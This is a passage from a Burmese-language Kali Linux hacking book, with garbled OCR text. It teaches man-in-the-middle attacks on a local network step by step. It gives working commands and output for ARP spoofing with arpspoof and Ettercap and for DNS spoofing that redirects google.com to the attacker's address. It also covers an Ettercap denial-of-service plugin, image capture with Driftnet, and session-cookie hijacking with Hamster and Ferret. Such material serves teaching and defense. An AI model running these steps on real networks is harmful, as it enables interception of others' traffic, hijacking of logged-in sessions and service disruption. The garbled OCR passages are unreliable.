ARP Cache Poisoning ထို့လည်းကောင်းပါတယ်။ ARP Spoofing Attack ဆိုတာ ARP Protocol ရဲအားနည်းချက်ကို အသုံးပြုပြီး Local Area Network (LAN) အတွင်းမှာရှိတဲ့ Traffic များကို ကြေားဖြတ်ရယူတာဖြစ်ပါတယ်။ ပုံမှန် အားဖြင့် ARP Protocol ဟာ Node အချင်းချင်းဆက်သွယ်ရာမှာ IP Address ကနေ MAC Address ကို သိချင်တဲ့အခါမှာ အသုံးပြုတာဖြစ်ပါတယ်။ အားနည်းချက်ကတော့ အဲဒီလို ARP Packet ကို ပေးပို့တဲ့နေရာမှာ ပေးပို့ထိုက်တဲ့ MAC Address ရဲ့ Source ဟာ မှန်ကန်မှရှိ၊ မရှိဆိုတာ စစ်ဆေးနိုင်ခြင်းမရှိပါဘူး။ ဒါကြောင့် Attacker ဟာ ဒို့ရဲ့ MAC Address ကို Gateway Device ရဲ့ MAC Address အဖြစ်နဲ့ ပုံမှားရှိက်ကာ LAN အတွင်းမှာရှိတဲ့ Target ဆိုကိုပေးပို့ပြု၍ Gateway နဲ့ Target ကြား အချက်အလက်များပေးပို့ဆက်သွယ်မှုကို ကြေားဖြတ်ရယူခြင်း၊ ပြင်ဆင်ခြင်းများကိုပြုလုပ်နိုင်ခြင်းဖြစ်ပါတယ်။

Node တွေဟာ မိမိဆိုကိုဆက်သွယ်လာတဲ့ Devices တွေရဲ့ MAC Addresses တွေကို Table တစ်ခုပြုလုပ်ပြီး အချိန်အတိုင်းအတာတစ်ခုအထိ ထိန်းသိမ်းထားပါတယ်။ အဲဒီ Table ကို arp -a ဆိုတဲ့ Command ကို အသုံးပြုပြည့်ရှိနိုင်ပါတယ်။ ARP Spoofing Attack ပြုလုပ်ခြင်းဆုံးရတဲ့ Node တွေမှာ MAC Address တူဖြီး IP Address မတူတဲ့ ARP Cache ကို ပုံမှာပြထားတဲ့အတိုင်းမြင်တွေ့ရမှာဖြစ်ပါတယ်။

```
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.
```

```
C:\Documents and Settings\DON>arp -a
Interface: 192.168.2.122 --- 0x2
    Internet Address        Physical Address          Type
    192.168.2.1              40-61-86-64-03-1b      dynamic
    192.168.2.47             40-61-86-64-03-1b      dynamic
C:\Documents and Settings\DON>
```

**နဲ့ (၃.၁၀) Target System တွင် Gateway ၏ MAC Address နှင့် Attacker ၏ MAC Address တူညီမှုအားပြသခြင်း**

Kali မှာ ARP Spoofing Attack ပြည်ပို့အတွက် **arpspoof** ဆိုတဲ့ Tool တစ်ခုပါဝင်ပါတယ်။

```
# arpspoof -i eth0 -t <target_ip> <gw_ip>
```

```
root@MrLinuxer:~# arpspoof -i eth0 -t 192.168.2.122 192.168.2.1
40:61:86:64:3:1b 8:0:27:b3:2:ee 0806 42: arp reply 192.168.2.1 is-at 40:61:86:64:3:1b
40:61:86:64:3:1b 8:0:27:b3:2:ee 0806 42: arp reply 192.168.2.1 is-at 40:61:86:64:3:1b
40:61:86:64:3:1b 8:0:27:b3:2:ee 0806 42: arp reply 192.168.2.1 is-at 40:61:86:64:3:1b
40:61:86:64:3:1b 8:0:27:b3:2:ee 0806 42: arp reply 192.168.2.1 is-at 40:61:86:64:3:1b
40:61:86:64:3:1b 8:0:27:b3:2:ee 0806 42: arp reply 192.168.2.1 is-at 40:61:86:64:3:1b
```

### နှင့် (၃.၁၉) ARP Spoofing Attack ပြည်နော်

ARP Spoofing Attack ပြည်မယ်ဆိုရင် Traffic ထွက် လက်ဆန်ကမ်း ပေးပို့နိုင်စေရန်အတွက် Attacker ရဲ့ စက်မှာ အသေးဆောက်မှာပြထားတဲ့အတိုင်း IP Forward ပြည်ပို့လိုအပ်မှာဖြစ်ပါတယ်။

```
# echo 1 > /proc/sys/net/ipv4/ip_forward
```

## DNS Spoofing Attack

DNS Cache Poisoning လို့လည်းကောပါတယ်။ Domain Name System (DNS) ဟာ Node တစ်ခုနဲ့တစ်ခု ဆက်သွယ်မှုပြည်တဲ့နေရာမှာ Name ကနေ IP Address ကို ပြောင်းလဲလိုတဲ့အခါ အသုံးပြုတာဖြစ်ပါတယ်။ DNS Spoofing Attack ဟာလည်း ARP Spoofing Attack လိုပဲ DNS Protocol ရဲ့ အားနည်း ချက်ကို အသုံးပြုပြီး Target ဆီကလာတဲ့ DNS Request ကို မူလ Server ဆီသို့ အောင်းဆိုခြင်းမပြုဘဲ တော်းသောတစ်နေရာသို့ လမ်းကြောင်းပြောင်းလဲစေတဲ့ Attack တစ်ခုဖြစ်ပါတယ်။ Kali မှာ DNS Spoofing Attack ပြည်ပို့အတွက် **dnsspoof** ဆိုတဲ့ Tool တစ်ခုပါဝင်ပါတယ်။ အဲဒီ DNS Spoofing Attack ပြည်ပို့အတွက်

Attacker ရှုစက်မှာ သက်ဆိုင်ရာအလိုက် DNS Record တွေကိုပြုပြင်ထားတဲ့ Host File တစ်ခု ပြုလုပ်ပေးနို့လိုအပ်မှာဖြစ်ပါတယ်။

```
# dnsspoof -i eth0 -f /etc/ettercap/etter.dns
```

```
root@MrLinuxer:~# dnsspoof -i eth0 -f /etc/ettercap/etter.dns
dnsspoof: listening on eth0 [udp dst port 53 and not src 192.168.2.47]
```

**ပုံ (၃.၂၀) DNS Spoofing Attack ပြုလုပ်နေပုံ**

## Ettercap


Ettercap ဆိုတာ Local Area Network (LAN) အတွင်းမှာ MITM Attack ပြုလုပ်နိုင်အတွက် လိုအပ်တဲ့လုပ်ဆောင်ချက်များအားလုံးကို Tool တစ်ခု တည်းနဲ့ဆောင်ချက်ပေးနိုင်တဲ့ Attack Suite တစ်ခုဖြစ်ပါတယ်။ Protocols ပေါင်းမြောက်မြားစွာကို Support ပြုလုပ်နိုင်ပြီး Packet Filtering/Dropping ပြုလုပ်ခြင်း၊ OS Fingerprinting ပြုလုပ်ခြင်း၊ Password Collect ပြုလုပ်ခြင်းစတဲ့ Functions ပေါင်းများစွာကိုလည်း ပြုလုပ်ပေးနိုင်ပါတယ်။ ဒါအပြင် မိမိကိုယ်တိုင် Plugins များရေးသားပြီး အလိုဂျိရာ Functions များကို ထပ်မံဖြည့်သွင်းနိုင်သလို အသင့်ရေးထားပြီးသော Plugins များကိုလည်းလိုအပ်သလိုစိမ့်အသုံးပြုနိုင်ပါတယ်။ Ettercap ဟာ မိမိစက်မှာ တပ်ဆင်ထားတဲ့ NIC Card ကို Promiscuous Mode (Monitoring Mode) အဖြစ်ပြောင်းလဲပြီး Target ကို ARP Poisoning ပြုလုပ်ကာ MITM Attack ပြုလုပ်တာဖြစ်ပါတယ်။ ဒီစာအုပ်မှာတော့ Ettercap ရှာအသုံးပြုပုံ ကို အကျဉ်းချုပ်အနေနဲ့သာဖော်ပြထားပါတယ်။

Ettercap ဟာ CLI အနေနဲ့ကောာ GUI အနေနဲ့ပါ အသုံးပြုလိုရတဲ့ Tool တစ်ခုဖြစ်ပါတယ်။ GUI Mode အနေနဲ့အသုံးပြုနိုင်အတွက် Terminal မှာ **ettercap -G** ဆိုတဲ့ Command ကို အသုံးပြုပြီးတော့ဖွင့်လိုက်ပါ။ ပုံမှာပြထားတဲ့ အတိုင်းမြင်တွေရပါလိမ့်မယ်။



ပုံ (၆.၂၁) Ettercap အား GUI Mode အနေဖြင့်မြင်တွေ့ရပုံ

အဲဒီနောက်မှာ NIC Card ကို Promiscuous Mode ပြောင်းလဲပေးပို့အတွက် Sniff ဆိုတဲ့ Menu မှ Unified Sniffing ကိုသွားပြီး Network interface: ဆိုတဲ့နေရာမှာ မိမိ NIC Card ကို ရွှေးချယ်ပေးလိုက်ပါ။



ပုံ (၆.၂၂) Sniff ပြုလုပ်မည့် Network Interface အားရွှေးချယ်ခြင်း


အဲဒီနောက် Hosts ဆိုတဲ့ Menu မှ Scan for hosts ကိုသွားပြီး Network အတွင်းမှာရှိတဲ့ Hosts များကို Scan ပြုလုပ်ရမှာဖြစ်ပါတယ်။ Scan

ပြည်ပလိုက်ရရှိလာတဲ့ Result ကိုတော့ Hosts List ဆိုတဲ့ Sub-menu မှာ ကြည့်ရ နိုင်ပါတယ်။




ပုံ (၆.၂) Scan ပြည်ပီး Host Lists များအားမြင်တွေ.ရပ်

အဲဒီနောက်ရရှိလာတဲ့ Host Lists ထဲမှ MITM Attack ပြည်ဖို့အတွက် Target ကို ရွေးချယ်ပေးရမှာဖြစ်ပါတယ်။ Gateway Device နဲ့ Victim ဆိုပြီး Target (၂) ခုရွေးချယ်ပေးဖို့လိုပါတယ်။ အကယ်၍ Target List ကို မရွေးခဲ့ဘူးဆို ရင်တော့ အဲဒီ Host Lists ထဲမှာရှိတဲ့ Node တွေ အားလုံးကို MITM Attack ပြည်သွားစေမှာဖြစ်ပါတယ်။ မိမိရွေးချယ်ထားတဲ့ Target List မှန်ကန်မှုရှိ။ မရှိကို Targets ဆိုတဲ့ Menu မှာရှိတဲ့ Current Targets နေရာမှာ ကြည့်ရှုနိုင်ပါတယ်။



ပုံ (၆.၂၄) Target နှင့် Gateway အား ရွေးချယ်ခြင်း

အဲဒီနောက် MITM Attack ဖြေလှပ်နာအတွက် ARP Poisoning ဖြေလှပ် ပေးရမှာဖြစ်ပါတယ်။ ဒါကြောင့် Mitm ဆုတော် Menu မှ **ARP Poisoning** ကို သွားပြီး **Sniff Remote Connections** ကို အမှန်ခြစ်ကာ OK ပေးလိုက်ပါ။




ပုံ (၆.၂၅) ARP Poisoning ဖြေလှပ်ရန်ရွေးချယ်ပေးခြင်း

ARP Poisoning ဖြေလှပ်ပြီး Traffic တွေကို လက်ဆင့်ကမ်းပေးပို့နိုင်စေရန် အတွက် Attacker ရဲ့ စက်မှာအောက်မှာပြထားတဲ့အတိုင်း IP Forward ဖြေလှပ်ဖို့လိုအပ်မှာဖြစ်ပါတယ်။


```
# echo 1 > /proc/sys/net/ipv4/ip_forward
```

အဲဒီနောက် MITM Attack ပြည်ပို့အတွက် **Start** ဆိတဲ့ Menu မှ **Start Sniffing** ပြည်ရမှာဖြစ်ပါတယ်။



ပုံ (၆.၂၆) MITM Attack စတင်ပြည်ခြင်း

Ettercap မှာ MITM Attack အပြင်၊ တွော်သော Functions များပြည်နိုင်ရန်အတွက် Plugins ပေါင်း ၃၀ ကျော်ပါဝင်ပါတယ်။ အဲဒီ Plugins များကို အသုံးပြုမယ်ဆိုရင်တော့ Plugins ဆိတဲ့ Menu အောက်မှ **Manage The Plugins** ကိုသွားပြီး မိမိအသုံးပြုလိုတဲ့ Plugin Name ကို Double Click ပြည်ပေးရမှာဖြစ်ပါတယ်။




ပုံ (၆.၂၇) Ettercap ဘုင်ပါဝင်သော Plugins များ

သက်ဆိုရာ Plugin အပေါ်မူတည်ပြီး လိုအပ်တဲ့လုပ်ဆောင်ချက်များကို ပြည်ပေးစိုးလည်း လိုအပ်ပါသေးတယ်။ ဒီစာအုပ်မှာတော့ Ettercap ရဲ့ Plugins ကို

အသုံးပြုခြေ: DNS Spoofing Attack နဲ့ DoS Attack ပြည်ပုံတို့ကို ဖော်ပြထားပါတယ်။

Ettercap ရဲ့ dns\_spoof Plugin ကို အသုံးပြုခြေ: DNS Spoofing ပြည်ထောင်စုရင် ဝထောင်းဆုံးအနေနဲ့ Target အတွက် DNS Record ကို ပြပြင်ပေးဖို့လိုပါတယ်။ ဒါကောင့် /etc/ettercap အောက်မှာရှိတဲ့ etter.dns ဆိုတဲ့ ဖိုင်ကို Text Editor ထဲစုနိုင်ဖို့: A record နဲ့ PTR Record အတွက် Attacker ရဲ့ IP Address ဖြည့်သွင်းပေးပြီး Save ပြည်လိုက်ပါ။

# nano /etc/ettercap/etter.dns



```
root@MrLinuxer: ~
File Edit View Search Terminal Help
GNU nano 2.2.6      File: /etc/ettercap/etter.dns      Modified
# vim:ts=8:noexpandtab

www.google.com  A  192.168.2.47
*.google.com   A  192.168.2.47
www.google.com  PTR 192.168.2.47
```

The terminal window title is "root@MrLinuxer: ~". The menu bar includes "File", "Edit", "View", "Search", "Terminal", and "Help". The status bar shows "GNU nano 2.2.6", "File: /etc/ettercap/etter.dns", and "Modified". The bottom of the window shows various keyboard shortcuts.

ပုံ (၆.၁) DNS Record များအားပြင်ဆင်နေပုံ

အဲဒီနောက် Plugin ကို စတင်အလုပ်လုပ်စေရန်အတွက် **Plugins** ဆိုတဲ့ Menu အောက်မှ **Manage the plugins** တို့သွားပြီး **dns\_spoof** ကို Double Click ပြည်ပေးရမှာဖြစ်ပါတယ်။

* dns_spoof	1.1	Sends spoofed dns replies
dos_attack	1.0	Run a d.o.s. attack against an IP address
dummy	3.0	A plugin template (for developers)
find_conn	1.0	Search connections on a switched LAN
find_ettercap	2.0	Try to find ettercap activity
find_ip	1.0	Search an unused IP address in the subnet

Activating dns\_spoof plugin...  
ARP poisoner deactivated.  
RE-ARPing the victims...  
Unified sniffing already started...  
dns\_spoof: [www.google.com] spoofed to [192.168.2.47]

### ပုံ (၆.၂၉) DNS Spoofing Attack ပြလုပ်နေပုံ

DNS Spoofing တကယ်အလုပ်လုပ်မလုပ် သိချင်တယ်ဆိုရင်တော့ Target ရဲ့ စက်ကနေပြီး www.google.com ကို Ping ပြလုပ်ကြည့်လိုက်ပါ။ Reply အနေနဲ့ Attacker ရဲ့ IP Address ကို အခုလိုမျိုးမြင်းတွေ့ရမှာဖြစ်ပါတယ်။


```
C:\Documents and Settings\DON>ping www.google.com
Pinging www.google.com [192.168.2.47] with 32 bytes of data:
Reply from 192.168.2.47: bytes=32 time<1ms TTL=64

Ping statistics for 192.168.2.47:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 0ms, Maximum = 0ms, Average = 0ms

C:\Documents and Settings\DON>
```

### ပုံ (၆.၂၀) Target System မှ Goolge Server အား Ping လုပ်ကြည့်ရာတွင် Attacker ၏ IP Address အားမြင်တွေ့ရပုံ

နောက်ထပ်တစ်ခုအနေနဲ့ Ettercap ရဲ့ Plugins တွေထဲကတစ်ခုဖြစ်တဲ့ dos\_attack ဆိုတဲ့ Plugin ကတော့ Target ကို လေးလံနေးကွေးဖော်ပြုပါ။ ရပ်ဆိုင်းအောင်ပြလုပ်တဲ့ Attack အတွက်ဖြစ်ပါတယ်။ အဲဒီ Plugin ကိုအသုံးပြုဖို့အတွက် Double Click ပြလုပ်လိုက်ပြီဆိုတာနဲ့ Target ရဲ့ IP Address နဲ့ တကယ်အသုံးပြုခြင်းမရှိတဲ့ Fake IP Address တစ်ခုထည့်ပေးစိုးလိုပါတယ်။



### ပုံ (၆.၃၁) Ettercap ဖွင့်Target အားDoS Attack ပြုလုပ်ခြင်း

MITM Attack ကို Stop ပြုလုပ်မယ်ဆိုရင်တော့ **Mitm** ဆိုတဲ့ Menu အောက်မှာရှိတဲ့ **Stop mitm attack(s)** ဆိုတာကို Click ပြုလုပ်ပေးရမှာ ဖြစ်ပါတယ်။ Ettercap ဟာ GUI Mode ကော့ CLI Mode နဲ့ပါအသုံးပြုလို့ရတဲ့ Tool ဖြစ်တဲ့အတွက် CLI Mode ဖွင့်လည်း စမ်းသပ်အသုံးပြုကြည့်ပါလို့ အကြံဖြေလိုပါတယ်။

```
# ettercap -T -q -M arp /192.168.2.1/ /192.168.2.122/
```

```
root@MrLinuxer:~# ettercap -T -q -M arp /192.168.2.1/ /192.168.2.122/
ettercap 0.8.0 copyright 2001-2013 Ettercap Development Team

Listening on:
  eth0 -> 40:61:86:64:03:1B
          192.168.2.47/255.255.255.0
          fe80::4261:86ff:fe64:31b/64

SSL dissection needs a valid 'redir_command_on' script in the etter.conf file
Privileges dropped to UID 65534 GID 65534...

 33 plugins
 42 protocol dissectors
 57 ports monitored
16074 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services

Scanning for merged targets (2 hosts)...
* |=====| 100.00 %
4 hosts added to the hosts list...
ARP poisoning victims:

GROUP 1 : 192.168.2.1 00:1C:F0:58:92:32
GROUP 2 : 192.168.2.122 08:00:27:B3:02:EE
Starting Unified sniffing...
```

### ပုံ (၆.၃၂) Ettercap အေးCLI Mode ဖွင့်အသုံးပြုခြင်း

## Driftnet

Driftnet ဆိုတာ MITM Tool တစ်ခုဖြစ်ပြီး Network အတွင်းမှာ လက်ရှိ ဖြတ်သန်းသွားလာနေတဲ့ Traffic တွေထဲကနေ Image တွေကို ကြားဖြတ်ရယူတဲ့ Tool တစ်ခုဖြစ်ပါတယ်။ Driftnet ကိုအသုံးပြုဖို့အတွက် အရင်ညီးဆုံး Ettercap နဲ့ MITM Attack ပြုလုပ်ထားဖို့လိုပါတယ်။ Driftnet ရဲ့ အသုံးပြုပုံကို အောက်မှာ ဖော်ပြထားပါတယ်။

```
# driftnet -i eth0 -b
```



ပုံ (၆.၃၃) Driftnet ဖြင့် Image Files များအား ကြားဖြတ်ရယူခြင်း

## Session Hijacking

Session Hijacking ကို တစ်နည်းအားဖြင့် Cookie Hijacking လို့ လည်း ခေါပါတယ်။ သူရဲ့အမိန့်လုပ်ဆောင်ချက်ကတော့ Client နဲ့ Server ကြား လက်ရှိ Authenticated ဖြစ်နေတဲ့ Active Session တစ်ခုကို ရယူပြီးတော့

Authentication Process ကို Bypass ပြုလုပ်ခြင်းဖြစ်ပါတယ်။ တစ်နည်းအား ဖြင့် Attacker ဟာ အခြားသော Client တစ်ယောက်ရဲ့ Session ကို အသုံးပြုခြိုး Login ပြုလုပ်စရာမလိုဘဲ Login ပြုလုပ်ထားသကဲ့သို့ အသုံးပြုလို့ရအောင်စီမံခြင်းဖြစ်ပါတယ်။ Kali မှာ Session Hijacking ပြုလုပ်ဖို့အတွက် Tools ပေါင်းများစွာပါဝင်ပါတယ်။ အဲဒီထဲကမှ ဒီစာအုပ်မှာတော့ **Hamster** နဲ့ **Ferret** ဆိုတဲ့ Tools (၂) ရုက္ခဗောင်းစပ်အသုံးပြုခြိုး Session Hijacking ပြုလုပ်ပုံကို ဖော်ပြသွားမှာဖြစ်ပါတယ်။


Session Hijacking မပြုလုပ်မိမှာ ပထမဦးဆုံးအနေနဲ့ Ettercap ကို အသုံးပြုခြိုး အရင်သင်ခန်းစာများဖော်ပြခဲ့တဲ့ MITM Attack ပြုလုပ်ပေးဖို့လိုပါတယ်။ အဲဒီနောက် **Hamster** နဲ့ **Ferret** တို့ကို Terminal (၁)ရှိမှာ ဖွင့်ပြီးတော့အောက်မှာပြထားတဲ့အတိုင်း Setup ပြုလုပ်ပေးရမှာဖြစ်ပါတယ်။

```
# hamster
# ferret -i eth0
```

အဲဒီနောက် Browser ရဲ့ Proxy Setting မှာ 127.0.0.1:1234 လိုပြောင်းပြီး၊ အောက်မှာပြထားတဲ့အတိုင်း

“<http://hamster>”

ကိုစောင့်လိုက်မယ်ဆိုရင် အခုလိုမျိုးတွေရမှာဖြစ်ပါတယ်။



፩ (፭.፲፭) Target System ዘመን Active Sessions ዘመን

အဲဒီမှာတွေရှိရတဲ့ Target ရဲ့ IP Address ကို Click ပြလုပ်ပြီး ဘေးမှာ  
ရှိတဲ့ Target User ရဲ့ Authenticated ပြနေဖော်တဲ့ URL တွေကိုသွားကြည့်လိုက်ပါ။  
Authentication Process မလိုဘဲ ပုံမှန် User တစ်ယောက်လို အသုံးပြလို့ရ<sup>Brought To You By</sup>  
နေတာကို တွေ့ရပါထိန့်မယ်။

Brought To You By UGMH

အခန်း (၇)

## Wireless Network Hacking

**"A defender who doesn't know how to attack is no defender at all."**

- Earl Boebert

Brought To You By UGMH

## Wireless Network Hacking

